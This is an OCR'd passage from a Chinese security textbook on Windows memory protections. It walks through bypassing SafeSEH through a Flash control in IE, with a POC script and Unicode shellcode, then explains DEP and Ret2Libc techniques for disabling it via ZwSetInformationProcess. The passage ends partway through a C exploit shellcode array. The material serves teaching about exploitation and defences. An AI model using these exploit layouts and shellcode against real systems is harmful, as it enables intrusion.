


图 11.7.6　执行 sprintf 前内存状态




图 11.7.7 F lash 控件中 CALL/JMP [EBP+N]指令搜索结果

根据前面的计算将跳板地址放置到 shellcode 的相应位置，并保存 POC 页面，放置跳板地址之后的变量 s 及调用 test 函数代码如下。

```
<script>
var s = "\u9090";
while (s.length < 62) {
s += "\u9090";
}
s+="\u2D1C\u300B";
test.test(s);
</script>
```

用 IE 重新打开 POC 页面，在弹出图 11.7.5 的对话框后用 OllyDbg 附加 IE 进程，并在跳板指令地址 0x300B2D1C 设置断点，然后单击浏览器弹出对话框中的“是”按钮，程序会中断在刚才我们设置断点的位置，如果 OllyDbg 捕获到除 0 异常，就按 Shift+F9 键让程序继续运行即可。

程序中断后按 F7 键跟入 CALL，此时程序会来到 0x01F6F54C 的位置，即存放下一异常处理记录的内存位置。观察一下内存状态，大家会发现此时的内存状态与 11.5 中的既有着相同之处，又有着不同之处。相同之处是程序在转入异常处理后都会破坏堆栈中的数据；不同之处是本次实验中跳板指令地址影响到了程序的正常执行。如图 11.7.8 所示。




图 11.7.8　执行 CALL [EBP+0xC]后内存状态

所以要完成最终的 shellcode 我们还有两个问题要解决。

（1）将弹出对话框机器码放置到 0x01F6F57C 的位置，即与放置跳板指令地址的位置间隔 8 个字节。

（2）在 0x01F6F56C 处使用短跳转指令，来跳过影响程序正常执行的垃圾代码。此时程序执行到 0x01F6F54C 的位置，弹出对话框机器码的起始地址为 0x01F6F55C，我们需要跳转 14（0xE）个字节，所以我们用 0x9090EB0E 来填充 0x01F6F54C 开始的 4 个字节，也就是 shellcode 中放置跳板指令地址位置前面的 4 个字节。

根据以上分析，我们将 shellcode 按如下布局布置：首先是一堆 0x90 填充；然后是短跳转指令的机器码 0xEB0E；接着是 Flash 控件中跳板指令的地址；再是防止弹出对话框被破坏的 8 个字节填充；最后是弹出对话框的机器码。整体布局如图 11.7.9 所示。大家需要注意的是我们的布局是以 ASCII 码为例进行的，Web 页面中使用的是 Unicode，大家需要将编码转化一下。




图 11.7.9　利用 Flash 控件绕过 SafeSEH 的 shellcode 布局

变量 s 及调用 test 函数代码如下。

```
<script>
var s = "\u9090";
```

```
    while (s.length < 60) {
    s += "\u9090";
    }
    s += "\u0EEB\u9090";
    s += "\u2D1C\u300B";
    s += "\u9090\u9090\u9090\u9090";
    s   +=   "\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91\uf48b\u7e8d\u33f4\
ub7db\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c\u1
c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\u3c45\u4c8b\u780
5\ucd03\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06\u74c4\uc108\u07ca\
ud003\ueb46\u3bf1\u2454\u751c\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd\ub
b2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33\u6853\u6577\u7473\u6668\u6961\u8b6
c\u53c4\u5050\uff53\ufc57\uff53\uf857";
    test.test(s);
    </script>
```

按照上面的布局修改好 POC 页面后，再用 IE 重新打开 POC 页面就可以看到“failwest”对话框弹出来了，如图 11.7.10 所示。有兴趣的朋友们可以跟踪调试一下绕过 SafeSEH 的过程。




图 11.7.10　成功绕过 SafeSEH

第 12 章　数据与程序的分水岭：DEP

12.1　DEP 机制的保护原理

溢出攻击的根源在于现代计算机对数据和代码没有明确区分这一先天缺陷，就目前来看重新去设计计算机体系结构基本上是不可能的，我们只能靠向前兼容的修补来减少溢出带来的损害，DEP（数据执行保护，Data Execution Prevention）就是用来弥补计算机对数据和代码混淆这一天然缺陷的。

DEP 的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入 shellcode 时，程序会尝试在数据页面上执行指令，此时 CPU 就会抛出异常，而不是去执行恶意指令。如图 12.1.1 所示。




图 12.1.1 DEP 工作原理

DEP 的主要作用是阻止数据页（如默认的堆页、各种堆栈页以及内存池页）执行代码。微软从 Windows XP SP2 开始提供这种技术支持，根据实现的机制不同可分为：软件 DEP（Software DEP）和硬件 DEP（Hardware-enforced DEP）。

软件 DEP 其实就是我们前面介绍的 SafeSEH，它的目的是阻止利用 S.E.H 的攻击，这种机制与 CPU 硬件无关，Windows 利用软件模拟实现 DEP，对操作系统提供一定的保护。现在大家明白为什么在 SafeSEH 的校验过程中会检查异常处理函数是否位于非可执行页上了吧。

硬件 DEP 才是真正意义的 DEP，硬件 DEP 需要 CPU 的支持，AMD 和 Intel 都为此做了设计，AMD 称之为 No-Execute Page-Protection (NX)，Intel 称之为 Execute Disable Bit (XD) ，两

者功能及工作原理在本质上是相同的。

操作系统通过设置内存页的 NX/XD 属性标记，来指明不能从该内存执行代码。为了实现这个功能，需要在内存的页面表（Page T able）中加入一个特殊的标识位（NX/XD）来标识是否允许在该页上执行指令。当该标识位设置为 0 里表示这个页面允许执行指令，设置为 1 时表示该页面不允许执行指令。

由于软件 DEP 就是传说中的 SafeSEH，关于 SafeSEH 的突破前面我们已经介绍过，所以在这一节中我们只对硬件 DEP 进行讨论和分析。

大家可以通过如下方法检查 CPU 是否支持硬件 DEP，右键单击桌面上的“我的电脑”图标，选择“属性”，在打开的“系统属性”窗口中点击“高级”选项卡。在“高级”选项卡页面中的“性能”下单击“设置”打开“性能选项”页。单击“数据执行保护”选项卡，在该页面中我们可确认自己计算机的 CPU 是否支持 DEP。如果 CPU 不支持硬件 DEP 该页面底部会有如下类似提示:“您的计算机的处理器不支持基于硬件的 DEP。但是，Windows 可以使用 DEP 软件帮助保护免受某些类型的攻击”。如图 12.1.2 所示。




图 12.1.2 W indows 2003 下 DEP 选项页示例

根据启动参数的不同，DEP 工作状态可以分为四种。

（1）Optin：默认仅将 DEP 保护应用于 Windows 系统组件和服务，对于其他程序不予保护，但用户可以通过应用程序兼容性工具(ACT，Application Compatibility Toolkit)为选定的程序启用 DEP，在 Vista 下边经过/NXcompat 选项编译过的程序将自动应用 DEP。这种模式可以被应用程序动态关闭，它多用于普通用户版的操作系统，如 Windows XP、Windows Vista、Windows7。

（2）Optout：为排除列表程序外的所有程序和服务启用 DEP，用户可以手动在排除列表中指定不启用 DEP 保护的程序和服务。这种模式可以被应用程序动态关闭，它多用于服务器版的操作系统，如 W indows 2003、Windows 2008。

（3）AlwaysOn：对所有进程启用 DEP 的保护，不存在排序列表，在这种模式下，DEP 不可以被关闭，目前只有在 64 位的操作系统上才工作在 AlwaysOn 模式。

（4）AlwaysOff：对所有进程都禁用 DEP，这种模式下，DEP 也不能被动态开启，这种模式一般只有在某种特定场合才使用，如 DEP 干扰到程序的正常运行。

我们可以通过切换图 12.1.2 中的复选框切换 Optin 和 Optout 两种模式。还可以通过修改 c:\boot.ini 中的/noexecute 启动项的值来控制 DEP 的工作模式。如图 12.1.3 所示，DEP 在该操作系统上的工作模式为 Optout。




图 12.1.3 W indows 2003 下 DEP 默认启动状态

介绍完 DEP 的工作原理及状态后，我们来看一个和 DEP 密切相关的程序链接选项：/NXCOMPAT。/NXCOMPAT 是 Visual Studio 2005 及后续版本中引入一个链接选项，默认情况下是开启的。在本书中使用的 Visual S tudio 2008 (VS 9.0)中，可以在通过菜单中的 Project→ project Properties →Configuration Pr operties→Linker→Advanced→Data Ex ecution Prevention (DEP)中选择是不是使用/NXCOMPAT 编译程序，如图 12.1.4 所示。




图 12.1.4 VS 2008 中设置/NXCOMPAT 编译选项

采用/NXCOMPAT 编译的程序会在文件的 PE 头中设置 IMAGE_DLLCHARACTERISTICS_NX_COMPAT 标识，该标识通过结构体 IMAGE_OPTIONAL_HEADER 中的 DllCharacteristics 变量进行体现，当 DllCharacteristics 设置为 0x0100 表示该程序采用了/NXCOMPAT 编译。关于结构体 IMAGE_OPTIONAL_HEADER 的详细说明大家可以查阅 MSDN 相关资料，在这我们就不过多讨论了。

经过/NXCOMPAT 编译的程序有什么好处呢？通过前面的介绍我们知道用户版的操作系统中 DEP 一般工作在 Optin 状态，此时 DEP 只保护系统核心进程，而对于普通的程序是没有保护的。虽然用户可以通过工具自行添加，但这无形中增高了安全的门槛，所以微软推出了/NXCOMPAT 编译选项。经过/NXCOMPAT 编译的程序在 Windows vista 及后续版本的操作系统上会自动启用 DEP 保护。

DEP 针对溢出攻击的本源，完善了内存管理机制。通过将内存页设置为不可执行状态，来阻止堆栈中 shellcode 的执行，这种釜底抽薪的机制给缓冲溢出带来了前所未有的挑战。这也是迄今为止在本书中我们遇到的最有力的保护机制，它能够彻底阻止缓冲区溢出攻击么？答案是否定的。

如同前面介绍的安全机制一样，DEP 也有着自身的局限性。

首先，硬件 DEP 需要 CPU 的支持，但并不是所有的 CPU 都提供了硬件 DEP 的支持，在一些比较老的 CPU 上边 DEP 是无法发挥作用的。

其次，由于兼容性的原因 Windows 不能对所有进程开启 DEP 保护，否则可能会出现异常。例如一些第三方的插件 DLL，由于无法确认其是否支持 DEP，对涉及这些 DLL 的程序不敢贸然开启 DEP 保护。再有就是使用 ATL 7.1 或者以前版本的程序需要在数据页面上产生可以执行代码，这种情况就不能开启 DEP 保护，否则程序会出现异常。

再次，/NXCOMPAT 编译选项，或者是 IMAGE_DLLCHARACTERISTICS_NX_COMPAT 的设置，只对 Windows Vista 以上的系统有效。在以前的系统上，如 Windows XP SP3 等，这个设置会被忽略。也就是说，即使采用了该链接选项的程序在一些操作系统上也不会自动启用 DEP 保护。

最后，当 DEP 工作在最主要的两种状态 Optin 和 Optout 下时，DEP 是可以被动态关闭和开启的，这就说明操作系统提供了某些 API 函数来控制 DEP 的状态。同样很不幸的是早期的操作系统中对这些 API 函数的调用没有任何限制，所有的进程都可以调用这些 API 函数，这就埋下了很大的安全隐患，也为我们突破 DEP 提供了一条道路。

12.2 攻击未启用 DEP 的程序

其实这种方法不能称之为“绕过”DEP，因为 DEP 根本就没有发挥作用，在这提出这种方法的原因是要说明并不是只要 CPU 和操作系统支持 DEP，所有的程序就都安全了。

就像我们前面说的那样，由于微软要考虑兼容性的问题，所以不能对所有进程强制开启 DEP（64 位下的 AlwaysOn 除外）。DEP 保护对象是进程级的，当某个进程的加载模块中只要有一个模块不支持 DEP，这个进程就不能贸然开启 DEP，否则可能会发生异常。这样的程序在

Windows 下还是有很多的，即使在最新的 Win7 操作系统下依然有很多的程序没有启用 DEP（如图 12.2.1），所以想办法攻击未启用 DEP 保护的程序也不失为一种简单有效的办法。




图 12.2.1 W in7 下很多进程未开启 DEP

由于这种攻击手段不与 DEP 有着正面冲突，只是一种普通的溢出攻击，所以在这我们就不过多讨论了，权当为大家提供一种思路。

12.3 利用 Ret2Libc 挑战 DEP

在 DEP 保护下溢出失败的根本原因是 DEP 检测到程序转到非可执行页执行指令了，如果我们让程序跳转到一个已经存在的系统函数中结果会是怎样的呢？已经存在的系统函数必然存在于可执行页上，所以此时 DEP 是不会拦截的，Ret2libc 攻击的原理也正是基于此的。

Ret2libc 是 Return-to-libc 简写，由于 DEP 不允许我们直接到非可执行页执行指令，我们就需要在其他可执行的位置找到符合我们要求的指令，让这条指令来替我们工作，为了能够控制程序流程，在这条指令执行后，我们还需要一个返回指令，以便收回程序的控制权，然后继续下一步操作，整体流程如图 12.3.1 所示。

简言之，只要为 shellcode 中的每条指令都在代码区找到一条替代指令，就可以完成 exploit 想要的功能了。理论上说，这种方法是可行的，但是实际上操作难度极大。姑且不说是不是 shellcode 中的每条指令都能在代码区找到替代指令，就算所有替代指令都找好了，如何保证每条指令的地址都不包含 0x00 截断字符呢？栈帧如何去布置呢？我们不断使用替代指令执行操

作，然后通过 retn 指令收回控制权，不停地跳来跳去，稍有不慎就跳沟里去了。

为此，我们在继承这种思想的大前提下，介绍三种经过改进的、相对比较有效的绕过 DEP 的 exploit 方法。

（1）通过跳转到 ZwSetInformationProcess 函数将 DEP 关闭后再转入 shellcode 执行。




图 12.3.1 Ret2libc 流程

（2）通过跳转到 VirtualProtect 函数来将 shellcode 所在内存页设置为可执行状态，然后再转入 shellcode 执行。

（3）通过跳转到 VIrtualAlloc 函数开辟一段具有执行权限的内存空间，然后将 shellcode 复制到这段内存中执行。

12.3.1 Ret2Libc 实战之利用 ZwSetInformationProcess

既然 DEP 这么碍事，不如我们就来个彻底的，直接将进程的 DEP 保护关闭。我们先来了解一个重要的结构和一个重要的函数。

一个进程的 DEP 设置标识保存在 KPROCESS 结构中的_KEXECUTE_OPTIONS 上，而这个标识可以通过 API 函数 ZwQueryInformationProcess 和 Zw SetInformationProcess 进行查询和修改。

> **题外话：**在有些资料中将这些函数称为 NtQueryInformationProcess 和 NtSetInformation Process，在 Ntdll.dll 中 Nt**函数和 Zw**函数功能是完全一样的，本书中我们统一称之为 Zw**。

我们首先来看一下_KEXECUTE_OPTIONS 的结构。

```
_KEXECUTE_OPTIONS
```

```
    Pos0ExecuteDisable :1bit
    Pos1ExecuteEnable :1bit
    Pos2DisableThunkEmulation :1bit
    Pos3Permanent :1bit
    Pos4ExecuteDispatchEnable :1bit
    Pos5ImageDispatchEnable :1bit
    Pos6Spare :2bit
```

这些标识位中前 4 个 bit 与 DEP 相关，当前进程 DEP 开启时 ExecuteDisable 位被置 1，当进程 DEP 关闭时 ExecuteEnable 位被置 1，DisableThunkEmulation 是为了兼容 ATL 程序设置的，Permanent 被置 1 后表示这些标志都不能再被修改。真正影响 DEP 状态是前两位，所以我们只要将_KEXECUTE_OPTIONS 的值设置为 0x02（二进制为 00000010）就可以将 ExecuteEnable 置为 1。

接下来我们来看看关键函数 NtSetInformationProcess：

```
ZwSetInformationProcess(
  IN HANDLE            ProcessHandle,
  IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
  IN PVOID             ProcessInformation,
  IN ULONG             ProcessInformationLength );
```

第一个参数为进程的句柄，设置为–1 的时候表示为当前进程；第二个参数为信息类；第三个参数可以用来设置_KEXECUTE_OPTIONS，第四个参数为第三个参数的长度。Skape 和 Skywing 在他们的论文 *Bypassing Windows Hardware-Enforced DEP* 中给出了关闭 DEP 的参数设置。

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;
ZwSetInformationProcess(
   NtCurrentProcess(),             // (HANDLE)-1
   ProcessExecuteFlags,            // 0x22
   &ExecuteFlags,                  // ptr to 0x2
   sizeof(ExecuteFlags));          // 0x4
```

所以我们只要构造一个的合乎要求的栈帧，然后调用这个函数就可以为进程关闭 DEP 了。还有一个小问题，函数的参数中包含着 0x00 这样的截断字符，这会造成字符串复制的时候被截断。既然自己构造参数会出现问题，那么我们可不可以在系统中寻找已经构造好的参数呢？如果系统中存在一处关闭进程 DEP 的调用，我们就可直接利用它构造参数来关闭进程的 DEP 了。

在这微软的兼容性考虑又惹祸了，如果一个进程的 Permanent 位没有设置，当它加载 DLL 时，系统就会对这个 DLL 进行 DEP 兼容性检查，当存在兼容性问题时进程的 DEP 就会被关闭。为此微软设立了 LdrpCheckNXCompatibility 函数，当符合以下条件之一时进程的 DEP 会被关闭：

（1）当 DLL 受 SafeDisc 版权保护系统保护时；

（2）当 DLL 包含有.aspcak、.pcle、.sforce 等字节时；

（3）Windows V ista 下面当 DLL 包含在注册表“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\ Windows NT\CurrentVersion\Image File Execution Options\DllNXOptions”键下边标识出不需要启动 DEP 的模块时。

如果我们能够模拟其中一种情况，结果会是怎么样的呢？答案是进程的 DEP 被关闭！这里选择第一个条件进行尝试。我们来看一下 Windows XP SP3 下 LdrpCheckNXCompatibility 关闭 DEP 的具体流程，以 SafeDisc 为例。如图 12.3.2 所示。




图 12.3.2 LdrpCheckNXCom patibility 关闭 DEP 流程

现在我们知道 LdrpCheckNXCompatibility 关闭 DEP 的流程了，我们开始尝试模拟这个过程，我们将从 0x7C93CD24 入手关闭 DEP，这个地址可以通过 OllyFindAddr 插件中的 Disable DEP→Disable DEP <=XP SP3 来搜索，如图 12.3.3 所示。




图 12.3.3 关闭 DEP 入口地址搜索结果

由于只有 CMP AL，1 成立的情况下程序才能继续执行，所以我们需要一个指令将 AL 修改为 1。将 AL 修改为 1 后我们让程序转到 0x7C93CD24 执行，在执行 0x7C93CD6F 处的 RETN 4 时 DEP 已经关闭，此时如果我们可以在让程序在 RETN 到一个我们精心构造的指令地址上，就有可能转入 shellcode 中执行了。我们通过以下代码来分析此流程的具体过程。

```
include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
```

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
